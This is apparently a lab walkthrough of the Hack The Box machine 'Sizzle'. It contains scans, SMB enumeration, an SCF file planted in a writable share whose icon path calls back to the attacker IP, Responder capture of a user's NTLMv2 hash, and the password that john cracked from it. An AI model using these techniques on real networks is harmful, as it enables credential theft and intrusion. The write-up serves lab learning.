sizzle

Variable	Value
Remote IP	10.10.10.103
Local IP	10.10.14.32
Local listen port	4444

Nmap

TCP port scan

```
$ sudo nmap -sC -sV -oA namp/sizzle 10.10.10.103
# Nmap 7.92 scan initiated Mon Jun 13 22:00:43 2022 as: nmap -sC -sV -
oA ./sizzle/nmap/TCP_sizzle 10.10.10.103
Nmap scan report for 10.10.10.103
Host is up (0.11s latency).
Not shown: 958 filtered tcp ports (no-response), 33 filtered tcp ports
(host-unreach)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: HTB.LOCAL, Site: Default-First-Site-Name)
|_ssl-date: 2022-06-13T13:02:42+00:00; -1m04s from scanner time.
| ssl-cert: Subject: commonName=sizzle.htb.local
| Not valid before: 2018-07-03T17:58:55
|_Not valid after:  2020-07-02T17:58:55
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP
(Domain: HTB.LOCAL, Site: Default-First-Site-Name)
|_ssl-date: 2022-06-13T13:02:41+00:00; -1m04s from scanner time.
| ssl-cert: Subject: commonName=sizzle.htb.local
| Not valid before: 2018-07-03T17:58:55
|_Not valid after:  2020-07-02T17:58:55
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP
(Domain: HTB.LOCAL, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=sizzle.htb.local
| Not valid before: 2018-07-03T17:58:55
|_Not valid after:  2020-07-02T17:58:55
|_ssl-date: 2022-06-13T13:02:41+00:00; -1m04s from scanner time.
```

```
Service Info: Host: SIZZLE; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1m04s, deviation: 0s, median: -1m04s
| smb2-time:
|   date: 2022-06-13T13:02:02
|_  start_date: 2022-06-13T12:59:25
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Mon Jun 13 22:03:46 2022 -- 1 IP address (1 host up)
scanned in 183.32 seconds
```

UDP port scan

```
$ sudo nmap -Pn -sU --min-rate=10000 10.10.10.103

# Nmap 7.92 scan initiated Mon Jun 13 22:03:46 2022 as: nmap -Pn -sU -
-min-rate=10000 -o ./sizzle/nmap/UDP_sizzle 10.10.10.103
Nmap scan report for 10.10.10.103
Host is up (0.11s latency).
Not shown: 997 open|filtered udp ports (no-response)
PORT    STATE SERVICE
53/udp  open  domain
123/udp open  ntp
389/udp open  ldap

# Nmap done at Mon Jun 13 22:03:47 2022 -- 1 IP address (1 host up)
scanned in 0.93 seconds
```

We got `domain`(HTB.LOCAL) and `commonName`(sizzle.htb.local), so add it to `/etc/hosts`.

FTP

```
┌──(gua🥺kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/sizzle]
└─$ ftp sizzle.htb
Connected to sizzle.htb.
220 Microsoft FTP Service
Name (sizzle.htb:yuschumacher):
331 Password required
```


```
Password:
530 User cannot log in.
ftp: Login failed
ftp>
```

anonymous authentication on `ftp` was allowed!

```
ftp> ls
530 Please login with USER and PASS.
530 Please login with USER and PASS.
ftp: Can't bind for data connection: アドレスは既に使用中です
```

but cant do anythings....

HTTP



nmap doesnt indicate 80 port are open but its opend.... idky
no info at their `html codes`...

gobuster

```
┌──(gua🥺kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/sizzle]
└─$ gobuster dir -u  http://10.10.10.103 -w
/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt
-o gobuster_scripts
===============================================================
```

```
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.103
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-
list-lowercase-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/06/13 23:41:30 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 150] [-->
http://10.10.10.103/images/]
/*checkout*          (Status: 400) [Size: 3420]
/*docroot*           (Status: 400) [Size: 3420]
/*                   (Status: 400) [Size: 3420]
/http%3a%2f%2fwww    (Status: 400) [Size: 3420]
/q%26a               (Status: 400) [Size: 3420]
/http%3a             (Status: 400) [Size: 3420]
/**http%3a           (Status: 400) [Size: 3420]
/*http%3a            (Status: 400) [Size: 3420]
/http%3a%2f%2fyoutube (Status: 400) [Size: 3420]
/http%3a%2f%2fblogs  (Status: 400) [Size: 3420]
/http%3a%2f%2fblog   (Status: 400) [Size: 3420]
/**http%3a%2f%2fwww  (Status: 400) [Size: 3420]

===============================================================
2022/06/13 23:54:06 Finished
===============================================================
```

```
┌──(gua🥺kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/sizzle]
└─$ gobuster dir -u  http://10.10.10.103 -w
/usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.103
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
```

```
2022/06/14 00:51:17 Starting gobuster in directory enumeration mode
===============================================================
/aspnet_client        (Status: 301) [Size: 157] [-->
http://10.10.10.103/aspnet_client/]
/certenroll           (Status: 301) [Size: 154] [-->
http://10.10.10.103/certenroll/]
/certsrv              (Status: 401) [Size: 1293]
/images               (Status: 301) [Size: 150] [-->
http://10.10.10.103/images/]
/Images               (Status: 301) [Size: 150] [-->
http://10.10.10.103/Images/]
/index.html           (Status: 200) [Size: 60]

===============================================================
2022/06/14 00:51:55 Finished
===============================================================
```


```
┌──(gua🥺kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/sizzle]
└─$ dirb http://10.10.10.103 /usr/share/wordlists/dirb/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Jun 14 00:41:38 2022
URL_BASE: http://10.10.10.103/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.103/ ----
==> DIRECTORY: http://10.10.10.103/aspnet_client/
==> DIRECTORY: http://10.10.10.103/certenroll/
+ http://10.10.10.103/certsrv (CODE:401|SIZE:1293)
==> DIRECTORY: http://10.10.10.103/images/
==> DIRECTORY: http://10.10.10.103/Images/
+ http://10.10.10.103/index.html (CODE:200|SIZE:60)

---- Entering directory: http://10.10.10.103/aspnet_client/ ----
==> DIRECTORY: http://10.10.10.103/aspnet_client/system_web/

---- Entering directory: http://10.10.10.103/certenroll/ ----

---- Entering directory: http://10.10.10.103/images/ ----
```

```
---- Entering directory: http://10.10.10.103/Images/ ----

---- Entering directory: http://10.10.10.103/aspnet_client/system_web/
----

-----------------
END_TIME: Tue Jun 14 01:19:30 2022
DOWNLOADED: 27672 - FOUND: 2
```


Reserved Characters Encoding

Following is the table to be used to encode reserved characters.


Decimal	Hex Value	Char	URL Encode
36	24	$	%24
38	26	&	%26
43	2b	+	%2b
44	2c	,	%2c
47	2f	/	%2f
58	3a	:	%3a
59	3b	;	%3b
61	3d	=	%3d
63	3f	?	%3f
64	40	@	%40



`/aspnet_client/system_web/` are shows access denied screen.



`/certenroll` are are also access denied..



`/q&a` shows server error

no useful link from gobuster are there...

SMB Enumeration

first, use `smbclient` for specify what sizzle shareing

```
┌──(gua🥺kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/sizzle]
└─$ smbclient --list //sizzle.htb/ -U ""
Password for [WORKGROUP\]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
```

```
        C$              Disk      Default share
        CertEnroll      Disk      Active Directory Certificate
Services share
        Department Shares Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Operations      Disk
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to sizzle.htb failed (Error
NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

we found `Active Directory` which is `CertEnroll` and this shared directory are mostly in the `certsrv`. (https://docs.microsoft.com/ja-jp/windows-server/networking/core-network-guide/cncg/server-certs/copy-the-ca-certificate-and-crl-to-the-virtual-directory)

lets look at to http://sizzle.htb/certsrv

it required to login.

Back to `smb` the only share i could access anonymously was `Department Shares`.

```
┌──(gua🥺kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/sizzle]
└─$ smbclient //sizzle.htb/"Department Shares" -U ""
Password for [WORKGROUP\]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Jul  4 00:22:32
2018
  ..                                  D        0  Wed Jul  4 00:22:32
```

```
2018
  Accounting                          D        0  Tue Jul  3 04:21:43
2018
  Audit                               D        0  Tue Jul  3 04:14:28
2018
  Banking                             D        0  Wed Jul  4 00:22:39
2018
  CEO_protected                       D        0  Tue Jul  3 04:15:01
2018
  Devops                              D        0  Tue Jul  3 04:19:33
2018
  Finance                             D        0  Tue Jul  3 04:11:57
2018
  HR                                  D        0  Tue Jul  3 04:16:11
2018
  Infosec                             D        0  Tue Jul  3 04:14:24
2018
  Infrastructure                      D        0  Tue Jul  3 04:13:59
2018
  IT                                  D        0  Tue Jul  3 04:12:04
2018
  Legal                               D        0  Tue Jul  3 04:12:09
2018
  M&A                                 D        0  Tue Jul  3 04:15:25
2018
  Marketing                           D        0  Tue Jul  3 04:14:43
2018
  R&D                                 D        0  Tue Jul  3 04:11:47
2018
  Sales                               D        0  Tue Jul  3 04:14:37
2018
  Security                            D        0  Tue Jul  3 04:21:47
2018
  Tax                                 D        0  Tue Jul  3 04:16:54
2018
  Users                               D        0  Wed Jul 11 06:39:32
2018
  ZZ_ARCHIVE                          D        0  Tue Jul  3 04:32:58
2018

                7779839 blocks of size 4096. 3562430 blocks available
```

found users list

```
smb: \> cd Users
smb: \Users\> ls
  .                                   D        0  Wed Jul 11 06:39:32
2018
```

```
  ..                                  D        0  Wed Jul 11 06:39:32
2018
  amanda                              D        0  Tue Jul  3 04:18:43
2018
  amanda_adm                          D        0  Tue Jul  3 04:19:06
2018
  bill                                D        0  Tue Jul  3 04:18:28
2018
  bob                                 D        0  Tue Jul  3 04:18:31
2018
  chris                               D        0  Tue Jul  3 04:19:14
2018
  henry                               D        0  Tue Jul  3 04:18:39
2018
  joe                                 D        0  Tue Jul  3 04:18:34
2018
  jose                                D        0  Tue Jul  3 04:18:53
2018
  lkys37en                            D        0  Wed Jul 11 06:39:04
2018
  morgan                              D        0  Tue Jul  3 04:18:48
2018
  mrb3n                               D        0  Tue Jul  3 04:19:20
2018
  Public                              D        0  Wed Sep 26 14:45:32
2018

                7779839 blocks of size 4096. 3562426 blocks available
```

SCF File Attack

anyway, prepar to define `scf file attack` are possible or not.
(https://pentestlab.blog/2017/12/13/smb-share-scf-file-attacks/)

use put command for make new file in `\Users\Public`

```
┌──(gua🥺kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/sizzle]
└─$ touch test.txt
```

```
smb: \Users\Public\> put test.txt
putting file test.txt as \Users\Public\test.txt (0.0 kb/s) (average
0.0 kb/s)
```

It worked! That mean is we could put an `scf` file in `Users/Public`.

```
┌──(gua🥺kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/sizzle]
└─$ cat @hack.scf
[Shell]
Command=2
IconFile=\\10.10.14.32\share\hack.ico
[Taskbar]
Command=ToggleDesktop
```

```
smb: \Users\Public\> put @hack.scf
putting file @hack.scf as \Users\Public\@hack.scf (0.3 kb/s) (average
0.2 kb/s)
smb: \Users\Public\> ls
  .                                   D        0  Wed Jun 15 17:36:16
2022
  ..                                  D        0  Wed Jun 15 17:36:16
2022
  @hack.scf                           A       88  Wed Jun 15 17:36:16
2022

                7779839 blocks of size 4096. 3561662 blocks available
```

```
┌──(gua🥺kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/sizzle]
└─$ sudo responder -I tun0

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.1.0

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
```

```
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.10.14.32]
    Responder IPv6             [dead:beef:2::101e]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name     [WIN-QZ4SJ6UUSG7]
    Responder Domain Name      [EQMC.LOCAL]
    Responder DCE-RPC Port     [48973]

[+] Listening for events...

/usr/share/responder/./Responder.py:366: DeprecationWarning:
setDaemon() is deprecated, set the daemon attribute instead
  thread.setDaemon(True)
/usr/share/responder/./Responder.py:256: DeprecationWarning:
ssl.wrap_socket() is deprecated, use SSLContext.wrap_socket()
  server.socket = ssl.wrap_socket(server.socket, certfile=cert,
keyfile=key, server_side=True)
```

```
[!] Error starting TCP server on port 53, check permissions or other
servers running.
[SMB] NTLMv2-SSP Client   : ::ffff:10.10.10.103
[SMB] NTLMv2-SSP Username : HTB\amanda
[SMB] NTLMv2-SSP Hash     :
amanda::HTB:861d694589cf5582:90B24DBA8E41CE5C63A7923A260C5DFC:01010000
000000008033F3E7DE80D80182F57F817D5A95010000000002000800450051004D0043
0001001E00570049004E002D0051005A00340053004A00360055005500530047003700
040034005700490004E002D0051005A00340053004A003600550055005300470037002E
00450051004D0043002E004C004F00430041004C0003001400450051004D0043002E00
4C004F00430041004C0005001400450051004D0043002E004C004F00430041004C0007
0008008033F3E7DE80D80106000400020000000800300030000000000000000010000000
00200000B4FC984C026D5DBF2406B1771D8E60A7865829EC56931C252864427A04DD84
690A00100000000000000000000000000000000000900200063006900660073002F00
310030002E00310030002E00310034002E00330032000000000000000000000000000
[*] Skipping previously captured hash for HTB\amanda
[*] Skipping previously captured hash for HTB\amanda
[*] Skipping previously captured hash for HTB\amanda
```

boom success!
`responder` caught hash for a user called `amanda`.
crack this(`[SMB] NTLMv2-SSP Hash`) hash with `john`.

```
┌──(gua🥺kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/sizzle]
└─$ cat amanda.hash
amanda::HTB:861d694589cf5582:90B24DBA8E41CE5C63A7923A260C5DFC:01010000
000000008033F3E7DE80D80182F57F817D5A95010000000002000800450051004D0043
0001001E00570049004E002D0051005A00340053004A00360055005500530047003700
040034005700490004E002D0051005A00340053004A003600550055005300470037002E
00450051004D0043002E004C004F00430041004C0003001400450051004D0043002E00
4C004F00430041004C0005001400450051004D0043002E004C004F00430041004C0007
0008008033F3E7DE80D80106000400020000000800300030000000000000000010000000
00200000B4FC984C026D5DBF2406B1771D8E60A7865829EC56931C252864427A04DD84
690A00100000000000000000000000000000000000900200063006900660073002F00
310030002E00310030002E00310034002E00330032000000000000000000000000000
```

```
┌──(gua🥺kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/sizzle]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt amanda.hash
Created directory: /home/yuschumacher/.john
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Ashare1972       (amanda)
1g 0:00:00:04 DONE (2022-06-15 17:46) 0.2127g/s 2429Kp/s 2429Kc/s
```

```
2429KC/s Ashiah08..Ariel!
Use the "--show --format=netntlmv2" options to display all of the
cracked passwords reliably
Session completed.
```


The password is `Ashare1972`

sesson as amanda

access `certenroll` as `amanda`

```
┌──(gua🥺kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/sizzle]
└─$ smbclient //sizzle.htb/certenroll -U amanda
Password for [WORKGROUP\amanda]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Jun 14 22:00:09
2022
  ..                                  D        0  Tue Jun 14 22:00:09
2022
  HTB-SIZZLE-CA+.crl                  A      721  Tue Jun 14 22:00:09
2022
  HTB-SIZZLE-CA.crl                   A      909  Mon Jun 13 21:59:45
2022
  nsrev_HTB-SIZZLE-CA.asp             A      322  Tue Jul  3 05:36:05
2018
  sizzle.HTB.LOCAL_HTB-SIZZLE-CA.crt      A      871  Tue Jul  3
05:36:03 2018

                7779839 blocks of size 4096. 3559936 blocks available
smb: \> pwd
Current directory is \\sizzle.htb\certenroll\
```

it works!
and, http://sizzle.htb/certsrv also worked



and now, we could request a certificate with this session. so now its time to get a certificate.
but wait, where is the certificate?

Now `full nmap scan` one more time and find out another intesresting service.

```
┌──(gua🥺kali-nyan)-[~/Documents/GitHub/Pen-Test-Reports/sizzle]
└─$ nmap -p- -T5 -vvv --max-retries 1 sizzle.htb
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-15 19:53 JST
Initiating Ping Scan at 19:53
Scanning sizzle.htb (10.10.10.103) [2 ports]
Completed Ping Scan at 19:53, 0.09s elapsed (1 total hosts)
Initiating Connect Scan at 19:53
Scanning sizzle.htb (10.10.10.103) [65535 ports]
Discovered open port 21/tcp on 10.10.10.103
Discovered open port 139/tcp on 10.10.10.103
Discovered open port 135/tcp on 10.10.10.103
Discovered open port 80/tcp on 10.10.10.103
Discovered open port 53/tcp on 10.10.10.103
Discovered open port 445/tcp on 10.10.10.103
Discovered open port 443/tcp on 10.10.10.103
Discovered open port 49664/tcp on 10.10.10.103
Discovered open port 3268/tcp on 10.10.10.103
Discovered open port 49669/tcp on 10.10.10.103
Discovered open port 49679/tcp on 10.10.10.103
Discovered open port 49690/tcp on 10.10.10.103
Discovered open port 49667/tcp on 10.10.10.103
Discovered open port 9389/tcp on 10.10.10.103
Connect Scan Timing: About 21.09% done; ETC: 19:55 (0:01:56 remaining)
Discovered open port 49716/tcp on 10.10.10.103
Discovered open port 49701/tcp on 10.10.10.103
Discovered open port 5986/tcp on 10.10.10.103
Discovered open port 464/tcp on 10.10.10.103
```

```
Connect Scan Timing: About 51.47% done; ETC: 19:55 (0:00:58 remaining)
Discovered open port 593/tcp on 10.10.10.103
Discovered open port 49696/tcp on 10.10.10.103
Discovered open port 49710/tcp on 10.10.10.103
Discovered open port 636/tcp on 10.10.10.103
Discovered open port 49665/tcp on 10.10.10.103
Discovered open port 49691/tcp on 10.10.10.103
Discovered open port 389/tcp on 10.10.10.103
Discovered open port 49693/tcp on 10.10.10.103
Discovered open port 3269/tcp on 10.10.10.103
Discovered open port 5985/tcp on 10.10.10.103
Discovered open port 47001/tcp on 10.10.10.103
Completed Connect Scan at 19:54, 111.42s elapsed (65535 total ports)
Nmap scan report for sizzle.htb (10.10.10.103)
Host is up, received syn-ack (0.087s latency).
Scanned at 2022-06-15 19:53:02 JST for 111s
Not shown: 65506 filtered tcp ports (no-response)
PORT      STATE SERVICE          REASON
21/tcp    open  ftp              syn-ack
53/tcp    open  domain           syn-ack
80/tcp    open  http             syn-ack
135/tcp   open  msrpc            syn-ack
139/tcp   open  netbios-ssn      syn-ack
389/tcp   open  ldap             syn-ack
443/tcp   open  https            syn-ack
445/tcp   open  microsoft-ds     syn-ack
464/tcp   open  kpasswd5         syn-ack
593/tcp   open  http-rpc-epmap   syn-ack
636/tcp   open  ldapssl          syn-ack
3268/tcp  open  globalcatLDAP    syn-ack
3269/tcp  open  globalcatLDAPssl syn-ack
5985/tcp  open  wsman            syn-ack
5986/tcp  open  wsmans           syn-ack
9389/tcp  open  adws             syn-ack
47001/tcp open  winrm            syn-ack
